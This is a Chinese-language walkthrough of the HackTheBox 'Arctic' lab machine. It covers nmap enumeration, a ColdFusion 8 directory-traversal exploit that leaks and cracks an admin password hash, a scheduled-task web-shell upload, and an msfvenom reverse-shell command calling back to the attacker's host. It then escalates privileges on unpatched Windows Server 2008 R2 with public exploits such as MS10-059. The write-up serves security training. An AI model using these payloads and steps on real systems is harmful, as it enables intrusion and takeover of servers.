
概述 （Overview）

- MACHINE TAGS
  - Windows
  - Web
  - Arbitrary File Upload
  - Patch Management

攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）

- nmap
- scheduled task
- MS10-059

阶段1：枚举


老规矩，还是起手还是万年的 Nmap：

```
nmap -A -sC -sV -oA nmap/nmap_port --min-rate 10000 -T4 -p- 10.10.10.11
```

```
┌──(kali㉿kali)-[~/hackthebox/Arctic]
└─$ cat nmap/nmap_port.nmap
# Nmap 7.91 scan initiated Sat Apr 10 13:03:57 2021 as: nmap -sC -sV -p- -oA nmap/nmap_port --min-rate=1000 -T4 -v 10.10.10.11
Increasing send delay for 10.10.10.11 from 0 to 5 due to 11 out of 18 dropped probes since last increase.
Increasing send delay for 10.10.10.11 from 5 to 10 due to 11 out of 12 dropped probes since last increase.
Nmap scan report for 10.10.10.11
Host is up (1.9s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 10 13:10:05 2021 -- 1 IP address (1 host up) scanned in 368.45 seconds
```

暂时不明 `8500` 端口是干嘛的，游览器访问一下发现存在目录显示：



浏览 `./CFIDE/` 显示了adobe的应用（专为打造动态网页以及网络应用程序而设计的开发工具）。

阶段2：工具及利用


阶段2.1：ColdFusion directory traversal

通过搜索关键字 `adobe coldfusion 8 reverse shell` 找到了突破口：

- `https://www.drchaos.com/post/a-walk-down-adversary-lane-coldfusion-v8`
- `http://dronesec.pw/blog/2014/04/02/lfi-to-stager-payload-in-coldfusion/`

验证后存在 `cve-2010-2861(ColdFusion directory traversal)` 漏洞，这里直接利用得到了密码的hash。

google一下就可以成功解出明文，并成功进入系统：
`2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03:happyday`




阶段2.2：计划任务拿shell or 任务文件上传

从上面的文章中可以了解到，该系统可以通过添加计划任务执行远程脚本代码（脚本可以在 http://grutz.jingojango.net/exploits/ 中获得）。

找到添加计划任务的功能页面，输入通过kali启动的Web服务脚本路径，在将请求到的内容保存至 `C:\ColdFusion8\wwwroot\CFIDE\cfexec.cfm`，文件生成后可直接在浏览器中访问。

如果不知道这项目安装在哪，可以在“代码分析器菜单”中找到，比如：
`C:\ColdFusion8\wwwroot\CFIDE\administrator\analyzer`




操作 提交 后，就可以在计划任务中看到了，可以在“动作”中手动触发。

观察本地Web服务，可以看到脚本被成功请求：

```
┌──(kali㉿kali)-[~/hackthebox/Arctic]
└─$ sudo su
┌──(root㉿kali)-[/home/kali/hackthebox/Arctic]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.11 - - [10/Apr/2021 14:19:22] "GET /cfexec.cfm HTTP/1.1" 200 -
```

接着我们访问：`http://10.10.10.11:8500/CFIDE/cfexec.cfm`



除此之外，还可以利用任意文件上传脚本：`https://forum.hackthebox.eu/discussion/116/python-coldfusion-8-0-1-arbitrary-file-upload`

生成反连脚本：`msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.6 LPORT=9900 -f raw -o shell.jsp`

```
┌──(kali㉿kali)-[~/hackthebox/Arctic]
└─$ python exploit.py 10.10.10.11 8500 ./shell.jsp
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.
 the Python core team. Support for it is now deprecated in cryptography, and will b
Sending payload...
Successfully uploaded payload!
Find it at http://10.10.10.11:8500/userfiles/file/exploit.jsp
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/Arctic]
└─# 9900
listening on [any] 9900 ...
dir
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.11] 49574
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>dir
 Volume in drive C has no label.
 Volume Serial Number is F88F-4EA5

 Directory of C:\ColdFusion8\runtime\bin
```

成功拿到一个 Reverse Shell 。

通过执行命令，存在 `administrator、tolis` 用户最终在 tolis 用户目录下获得大user.txt。

阶段3：权限提升

接着查看系统信息，`Server 2008 R2` 且没有打过补丁。

```
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45
System Boot Time:          12/4/2021, 3:58:47
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.023 MB
Available Physical Memory: 249 MB
Virtual Memory: Max Size:  2.047 MB
Virtual Memory: Available: 1.209 MB
Virtual Memory: In Use:    838 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

先扫了是存在提权 exploit：


```
┌──(kali㉿kali)-[~/hackthebox/Arctic]
└─$ sudo python ~/tools/Windows-Exploit-Suggester/windows-exploit-suggester.py -i systeminfo.txt --database ~/tools/Windows-Exploit-Suggester/2021-03-26-mssb.xls
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (IBM866)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

上述的 exploit 都尝试过了，均失败。在通过 exploit-db 查找一下关键字：`Windows 2008 R2 (6.1 Build 7600) privilege escalation`，找到：https://www.exploit-db.com/exploits/40564

kali在构建时默认是缺少环境的，我们需要安装一下：`apt-get install mingw-w64 -y`

```
c:\Users\tolis\Downloads>exploit.exe
exploit.exe
[*] MS11-046 (CVE-2011-1249) x86 exploit
   [*] by Tomislav Paskalev
[*] Identifying OS
   [-] 64-bit
```

可惜还是失败了，转而尝试 `ms10-059 : https://github.com/Re4son/Chimichurri/raw/master/Chimichurri.exe`，成功提权。



参考

- https://crackstation.net/
- http://grutz.jingojango.net/exploits/
- http://zone.secevery.com/article/1095
- https://github.com/0x4D31/awesome-oscp